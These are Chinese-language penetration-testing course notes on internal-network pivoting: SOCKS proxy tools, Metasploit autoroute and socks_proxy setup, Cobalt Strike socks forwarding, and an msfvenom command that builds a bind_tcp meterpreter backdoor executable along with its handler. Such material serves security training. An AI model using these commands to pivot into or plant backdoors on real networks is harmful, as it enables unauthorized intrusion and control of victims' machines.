
内网安全-代理 Socks 协议&路由不出网&后渗透通讯&CS-MSF 控制上线



#知识点：

1、代理软件使用-Win&Linux

2、代理协议使用-Socks4/5

3、CS&MSF-网络通讯&控制上线

-隧道技术：解决不出网协议上线的问题（利用出网协议进行封装出网）

-代理技术：解决网络通讯不通的问题（利用跳板机建立节点后续操作）

-连接方向：正向&反向（基础课程有讲过）

#系列点：

1、判断什么时候用代理


2、判断什么时候用隧道

3、判断出网和不出网协议

4、如何使用代理建立节点并连接

5、如何使用隧道技术封装协议上线

6、判断哪些代理或隧道情况选择放弃



演示案例：

- 网络通讯-MSF&CS-路由添加&节点建立
- 控制上线-MSF&CS-协议生成&正反连接

#网络通讯-MSF&CS-路由添加&节点建立

#控制上线-MSF&CS-协议生成&正反连接

代理协议：

SOCKS4/5

代理软件：

SocksCap Proxifier ProxyChains 等

MSF 通讯

1、添加路由 限于 MSF

查看路由信息

```
run autoroute -p
run post/multi/manage/autoroute
```

添加指定路由，1 是接收的 session 编号

```
route add 192.168.11.0 255.255.255.0 1
```

2、Sock 代理 全局同用

```
use auxiliary/server/socks_proxy
set srvhost 0.0.0.0
set srvport 1115
run
```

启用代理软件配置 Sock5 代理

CS 通讯

命令：socks 59578

操作：代理转发-Socks 代理

MSF 控制上线-正向连接

```
msfvenom -p windows/meterpreter/bind_tcp LHOST=0.0.0.0 LPORT=3333
-f exe > bd.exe
use exploit/multi/handler
set payload windows/meterpreter/bind_tcp
set rhost 192.168.11.129
set lport 3333
run
```

CS 控制上线-正向连接

监听器：bind_tcp port

命令：connect ip port

实验 2：二层（后续多层操作一致）

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址